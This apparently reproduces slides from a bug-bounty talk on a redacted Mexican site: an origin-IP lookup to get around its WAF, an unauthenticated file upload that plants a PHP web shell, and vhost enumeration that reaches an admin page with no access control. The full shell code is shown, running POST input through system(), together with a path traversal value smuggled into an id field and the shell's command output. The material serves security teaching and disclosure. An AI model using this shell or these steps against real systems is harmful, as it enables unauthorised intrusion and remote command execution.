INSPECTOR

Origin IP

Request

Pretty Raw Hex Hackvector

```
1 POST /index.php?r=site/fileupload HTTP/1.1
2 Host: www.
3 Cache-Control: max-age=0
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="104", "Not A;Brand";v="99", "Google Chrome";v="104"
6 Sec-Ch-Ua-Mobile: ?0
7
8
9 Upgrade-Insecure-Requests: 1
10 Origin: null
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
13 ned-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9,tr;q=0.8
20 Connection: close
21 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIJVzWe6v12ENqWU8
22 Content-Length: 361
23
24 -----WebKitFormBoundaryIJVzWe6v12ENqWU8
25 Content-Disposition: form-data; name="_csrf"
26
27 _jmk1MK8ftEwftwo0u-wLpql2gZKLWMKfqRSQ70Imi6aq0imtOYfulob62uhjYRWyYCAcwHBG380iWE04_ziRg==
28 -----WebKitFormBoundaryIJVzWe6v12ENqWU8
29 Content-Disposition: form-data; name="uploadedFile"; filename="synack_test.php"
30
31 SynackTest
32 -----WebKitFormBoundaryIJVzWe6v12ENqWU8--
```

Response

Pretty Raw Hex Render CSP Hackvector

Integrity constraint violation – yii\db\IntegrityException

SQLSTATE[23000]: Integrity constraint violation: 1048 Column 'image_web_filename' cannot be null

The SQL being executed was: INSERT INTO 'INF_ _ARCHIVOS' ('conv_ _id', 'img_src_filename', 'image_web_filename', 'image_codigo') VALUES (0, '1af660aa0b1a89050eb1e9a1b181fb3b.php', NULL, NULL)

Error Info: Array

```
(
  [0] => 23000
  [1] => 1048
  [2] => Column 'image_web_filename' cannot be null
)
```

↳ Caused by: PDOException

SQLSTATE[23000]: Integrity constraint violation: 1048 Column 'image_web_filename' cannot be null

in command.php at line 1258

1. in chema.php at line 664

```
655
656 $exceptionClass = 'yii\db\Exception';
657 foreach ($this->exceptionMap as $error => $class) {
658     if (strpos($e->getMessage(), $error) !== false) {
659         $exceptionClass = $class;
```


Origin IP

The screenshot displays a web browser window with a red warning message at the top: "PHP Warning – yii\base\Exception". Below the warning, the text reads: "move_uploaded_file() failed to open stream: File name too long". The warning is associated with a file path: "cs/2022/tr...".

Below the warning, a code editor shows a snippet of PHP code from "SiteController.php" at line 89. The code is as follows:

```
1. in SiteController.php at line 89

80 $filenames = $images['name'];
81
82 $ext = explode('.', basename($images['name']));
83 if (!file_exists(\Yii::$app->basePath."/../docs/".$date("Y"). DIRECTORY_SEPARATOR . " " . $request->post('
84 mkdir(\Yii::$app->basePath."/../docs/".$date("Y"). DIRECTORY_SEPARATOR . " " . $request->post('
85 }
86 $nombreMD5 = md5(uniqid());
87 $extension = array_pop($ext);
88 $target = \Yii::$app->basePath."/../docs/".$date("Y")."/trianual_".$request->post('".$id')."/".DIRECTORY_
89 if(move_uploaded_file($images['tmp_name'], $target)) {
90     $success = true;
91 } else {
92     $success = false;
93 }
94
95 $target = $nombreMD5.".".$extension;
96
97 // check and process based on successful status
98 if ($success === true) {
```


Origin IP

The screenshot displays a web browser's developer tools interface. The top bar shows the target URL as `https://www.██████████.mx` and the protocol as `HTTP/1`. The **Request** tab is active, showing a `POST` request to `██████████.mx/site/fileupload`. The request headers include `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8`, `Accept-Language: en-US,en;q=0.5`, `Accept-Encoding: gzip, deflate`, `Upgrade-Insecure-Requests: 1`, `Sec-Fetch-Dest: document`, `Sec-Fetch-Mode: navigate`, `Sec-Fetch-Site: none`, `Sec-Fetch-User: ?1`, and `Te: trailers`. The request body is a multipart/form-data payload with three parts: a CSRF token, a session ID, and a file named `synack_test1.shtml`. The **Response** tab shows an `HTTP/1.1 403 Forbidden` status. The response body is an HTML document with a `<head>` containing `<meta name='robots' content='noindex, nofollow'>`, `<meta name='format-detection' content='telephone=no'>`, `<meta name='viewport' content='initial-scale=1.0'>`, and `<meta http-equiv='X-UA-Compatible' content='IE=edge,chrome=1'>`. The `<body>` contains an `<iframe>` with a `src` attribute pointing to an Incapsula resource. The iframe content displays an error message: `Request unsuccessful. Incapsula incident ID: 1170000840112255689-169028777313178894`. The **Inspector** panel on the right shows the request attributes, query parameters, body parameters, cookies, headers, and response headers.

```
Send [Settings] Cancel [Previous] [Next]
```

Target: `https://www.██████████.mx` HTTP/1

Request

Pretty Raw Hex Hackvortor

```
1 POST /██████████.mx/site/fileupload HTTP/1.1
2 Host: ██████████.mx
3
4
5 Accept:
6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
16 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQbwZD0jgcIUwEck
17 Content-Length: 813
18
19 -----WebKitFormBoundaryQbwZD0jgcIUwEck
20 Content-Disposition: form-data; name="_csrf"
21
22 jNeBusg8Vv2FsvA4a5ju7N7SEyF35IzfkppviQRlanU7-34qXakyfLm0GwfyZbdi7QmcQaDejYAICTcFbc4g==
23 -----WebKitFormBoundaryQbwZD0jgcIUwEck
24 Content-Disposition: form-data; name="██████████_id"
25
26
27 -----WebKitFormBoundaryQbwZD0jgcIUwEck
28 Content-Disposition: form-data; name="uploadedFile"; filename="synack_test1.shtml"
29
30 <?php if (!$_GET['pwdx']) == '██████████' { exit; } ?>
31 <html>
32 <body>
33 <p>Synack POC</p>
34 <form method='POST' name='<?php echo $_SERVER['REQUEST_URI'];?>'>
```

Response

Pretty Raw Hex Render Hackvortor

```
1 HTTP/1.1 403 Forbidden
2 Content-Type: text/html
3 Cache-Control: no-cache, no-store
4 Connection: close
5 Content-Length: 761
6 X-Info: 14-29556405-0 NNNN RT(1663380274591 15) q(0 0 -1 -1) r(0 -1) B15(3,901949,0) U6
7
8 <html style="height:100%">
9   <head>
10     <meta name="ROBOTS" content="NOINDEX, NOFOLLOW">
11     <meta name="format-detection" content="telephone=no">
12     <meta name="viewport" content="initial-scale=1.0">
13     <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
14   </head>
15   <body style="margin:0px;height:100%">
16     <iframe id="main-iframe" src="
17       /_Incapsula_Resource?CWUDNSAI=23&xinfo=14-29556405-0%20NNNN%20RT%281663380274591%2
18       015%29%20q%280%20%20-1%20-1%29%20r%280%20-1%29%20B15%283%2c901949%2c0%29%20U6&inc
19       ident_id=1170000840112255689-169028777313178894&det=15&cinfo=030000000e50&rpinfo=
20       0&mth=POST" frameborder=0 width="100%" height="100%" marginheight="0px"
21       marginwidth="0px">
22       Request unsuccessful. Incapsula incident ID:
23       1170000840112255689-169028777313178894
24     </iframe>
25   </body>
26 </html>
```

Inspector

Request attributes	2	▼
Request query parameters	1	▼
Request body parameters	3	▼
Request cookies	3	▼
Request headers	15	▼
Response headers	5	▼

Origin IP

[https://viewdns.info/iphistory/?domain=www\[REDACTED\].mx](https://viewdns.info/iphistory/?domain=www[REDACTED].mx)

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Shows a historical list of IP addresses a given domain name has been hosted on as well as where that IP address is geographically located, and the owner of that IP address.

Domain (e.g. domain.com):

IP history results for [REDACTED].mx.
=====

IP Address	Location	IP Address Owner	Last seen on this IP
45.60.205.69	United States	Incapsula Inc	2022-03-09
45.60.195.69	United States	Incapsula Inc	2022-03-09
162.[REDACTED]	Provo - United States	Unified Layer	2020-03-20
66.1[REDACTED]	Provo - United States	Unified Layer	2019-11-15

Origin IP

Request

Pretty Raw Hex Hackvector

```
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="104", " Not A;Brand";v="99", "Google Chrome";v="104"
6 Sec-Ch-Ua-Mobile: ?0
7
8 Sec-Ch-Ua-Platform: Windows
9 Upgrade-Insecure-Requests: 1
10 Origin: null
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9,tr;q=0.8
19 Connection: close
20 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIJVzWe6v12ENqWU8
21 Content-Length: 827
22
23 -----WebKitFormBoundaryIJVzWe6v12ENqWU8
24 Content-Disposition: form-data; name="_____id"
25
26 123/../../../../
27 -----WebKitFormBoundaryIJVzWe6v12ENqWU8
28 Content-Disposition: form-data; name="_csrf"
29
30 _mKIMK8ftEwftwo0u-wLpq12gZKLWMKfqRSQ70Imi6aq0iMt0Yfulob62uhjYRWyYCAcwhBG380iWE04_ziRg==
31 -----WebKitFormBoundaryIJVzWe6v12ENqWU8
32 Content-Disposition: form-data; name="uploadedFile"; filename="synack_test.php"
33
34 <?php if (!$_GET['pwdx'] == _____) { exit; } ?>
35 <html>
36 <body>
37 <p>Synack POC</p>
38 <form method='POST' name='<?php echo $_SERVER['REQUEST_URI'];?>'>
39 <input type="text" name="synack" autofocus id="synack">
40 <input type="submit" value="Execute">
41 </form>
42 <pre><?php if (isset($_POST['synack'])) { system($_POST['synack']); } ?></pre>
43 </body>
44 </html>
45 -----WebKitFormBoundaryIJVzWe6v12ENqWU8--
46
```

Response

Pretty Raw Hex Render CSP Hackvector

Integrity constraint violation – yii\db\IntegrityException

SQLSTATE[23000]: Integrity constraint violation: 1048 Column 'image_web_filename' cannot be null

The SQL being executed was: INSERT INTO 'INF_____' ('conv_fideicomiso trianual id', 'img_src filename', 'image_web_filename', 'image_codigo') VALUES (123, 4c9c305c9ac31f479256390359d697f0.php, NULL, NULL)

Error Info: Array ([0] => 23000 [1] => 1048 [2] => Column 'image_web_filename' cannot be null)

↳ Caused by: PDOException

SQLSTATE[23000]: Integrity constraint violation: 1048 Column 'image_web_filename' cannot be null

in _____command.php at line 1258

- in _____schema.php at line 664

```
655
656 $exceptionClass = 'yii\db\Exception';
657 foreach ($this->exceptionMap as $error => $class) {
658     if (strpos($e->getMessage(), $error) !== false) {
659         $exceptionClass = $class;
```


Origin IP

The screenshot displays the network tab of a web browser's developer tools, showing a request and its corresponding response.

Request:

- Method: POST
- URL: `/4c9c305c9ac31f479256390359d697f0.php?pwd=`
- Host: `www. .mx`
- Content-Type: `multipart/form-data; boundary=----WebKitFormBoundaryNovooFkHZn60B6M1`
- User-Agent: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36`
- Accept: `text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9`
- Sec-Fetch-Site: `same-origin`
- Sec-Fetch-Mode: `navigate`
- Sec-Fetch-User: `?1`
- Sec-Fetch-Dest: `document`
- Accept-Encoding: `gzip, deflate`
- Accept-Language: `en-US,en;q=0.9,tr;q=0.8`
- Connection: `close`

Response:

- Status: 200 OK
- Server: Apache
- X-XSS-Protection: `1; mode=block`
- X-Frame-Options: `SAMEORIGIN`
- X-Content-Type-Options: `nosniff`
- Content-Security-Policy: `default-src: https://www. style-src: https://www.`
- Referrer-Policy: `no-referrer`
- Feature-Policy: `vibrate 'self'; usermedia *; sync-xhr 'self' https://www.`
- Cache-Control: `no-cache`
- X-Robots-Tag: `noindex, nofollow`
- Connection: `Upgrade`
- Vary: `Accept-Encoding`
- host-header:
- Content-Type: `text/html; charset=UTF-8`
- Content-Length: `301`

The response body contains the following HTML structure:

```
<html>
<body>
  <p>
    Synack POC
  </p>
  <form method='POST' name='/4c9c305c9ac31f479256390359d697f0.php?pwd=' >
    <input type="text" name="synack" autofocus id="synack">
    <input type="submit" value="Execute">
  </form>
  <pre>
    edu
    /public_html/
  </pre>
</body>
</html>
```

The Inspector panel on the right shows the selected text `4c9c305c9ac31f479256390359d697f0` and the decoded from field.

Origin IP

[www	mx] Unauthenticat...	\$4,980.00	Remote Execution > Remote Code Execution
[www	mx] Unauthenticat...	\$3,000.00	Remote Execution > Remote Code Execution
[www	mx] Unauthenticat...	\$600.00	SQL Injection > SQL Injection- Full
[www	mx] SQL Injection o...	\$3,000.00	SQL Injection > SQL Injection- Full
[www	mx] Unauthenticat...	\$5,000.00	SQL Injection > SQL Injection- Full
[www	mx] Unauthenticat...	\$5,000.00	SQL Injection > SQL Injection- Full
[www	mx] Unauthenticat...	\$3,000.00	SQL Injection > SQL Injection- Full
[www	mx] Forced browsin...	\$2,691.50	Authorization/Permissions > Access/Privacy Cont...
[www	mx] Unauthenticat...	\$5,000.00	SQL Injection > SQL Injection- Full
[www	mx] Unauthenticat...	\$5,000.00	SQL Injection > SQL Injection- Full
[www	mx] Unauthenticat...	\$4,200.00	SQL Injection > SQL Injection- Full

VHost enumeration

Virtual hosts (VHost) are allowing developers to use multiple subdomains on the same server instead of multiple ones which allows them to set different configurations and applications.

VHost Enumeration

- Since resources could be limited or due to organizational dependencies developers need to set up and use vhosts on the servers.
- This allows them to set multiple websites on the same server which is most common way to handle.
- Sometimes organizations using load balancers and set configurations for them to redirect requests to the their target server.
- Even though **DNS record are removed**, they sometimes leave the configurations which allows attackers to access that old configurations/applications that supposed to be deprecated or shutdown to the external access.

VHost Enumeration

- Load balancers like **BlueCoat** is actually requiring vhosts for their requests to be handled.
- **BlueCoat** is sending full requests to target and redirecting response to the assigned user.
- That allows attackers to bypass WAF, abuse old / leftover configurations.

VHost Enumeration

Sending random value in host header to check if application has vhost configuration.

Request

```
1 GET / HTTP/1.1
2 Host: synack
```

Response

```
1 HTTP/1.1 404 Not Found
2 Cache-Control: no-cache
3 X-XSS-Protection: 1
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 652
7 Pragma: no-cache
8
9 <HTML>
10   <HEAD>
11     <TITLE>
12       Network Error
13     </TITLE>
14   </HEAD>
15   <BODY>
16     <FONT face="Helvetica">
17       <big>
18         <strong>
19           Network Error (dns_unresolved_hostname)
20         </strong>
21       </big>
22     </FONT>
23     <blockquote>
24       <TABLE border=0 cellpadding=1 width="80%">
25         <TR>
26           <TD>
27             <FONT face="Helvetica">
28               <big>
29                 Your requested host "synack" could not be resolved by DNS.
30             </big>
31           </FONT>
32         </TD>
33       </TR>
34     </blockquote>
35   </BODY>
36 </HTML>
```

Inspector

- Request attribut
- Request query p
- Request body p
- Request cookie
- Request header
- Response head

VHost Enumeration

As we confirmed application handles vhosts, sending historical subdomain records via intruder to locate which ones we can access.

33. Intruder attack of https://192. [REDACTED]				
Results Positions Payloads Resource pool Settings				
Intruder attack results filter: Hiding 3xx, 4xx and 5xx responses				
Request ^		Status code	Response received	Error
837	[REDACTED]	403	65	
838		403	82	
839		200	70	
840		403	56	
841		200	5639	
842		200	5046	
843		200	5061	
844		403	63	
845		403	52	
846		403	85	
847		403	68	
848		403	79	
849		403	66	
850		403	70	
851		403	69	
852		403	59	
853		200	56	
854		200	64	
855		403	107	
856	vendordemextts	200	50	
857	[REDACTED]	403	79	
858		403	70	
859		403	80	
860		403	75	
861		403	60	
862		403	75	

VHost Enumeration

We are setting IP address to vhost we located so we can access it directly.

The screenshot shows the Burp Suite Settings window, specifically the 'Network > Connections' tab. The left sidebar shows the 'Connections' option under the 'Network' category. The main content area is divided into three sections: 'Connections', 'Hostname resolution overrides', and 'SOCKS proxy'.

Connections Section:

Use these settings to control whether Burp sends outgoing requests to an upstream proxy server, or directly to the destination web server. The first rule that matches each destination host is used. To send all traffic to a single proxy server, create a rule with * as the destination.

☐ Override options for this project only

Enabled	Destination host	Proxy host	Proxy port	Auth type	Username
---------	------------------	------------	------------	-----------	----------

Hostname resolution overrides Section:

Use these settings to specify mappings of hostnames to IP addresses.

Enabled	Hostname	IP address
<input checked="" type="checkbox"/>	vendordemextst.	246


SOCKS proxy Section:

Use these settings to configure Burp to use a SOCKS proxy for all outgoing communications. This setting is applied at the TCP level, and all outbound requests will be sent via this proxy. If you have configured rules for upstream HTTP proxy servers, then requests to upstream via the SOCKS proxy configured here.

☐ Override options for this project only


VHost Enumeration

Once we access that subdomain via browser, we can see that there is real application.




VHost Enumeration

When we changed Manage.aspx to Admin.aspx it appears that application had no access control allowed us to access features.



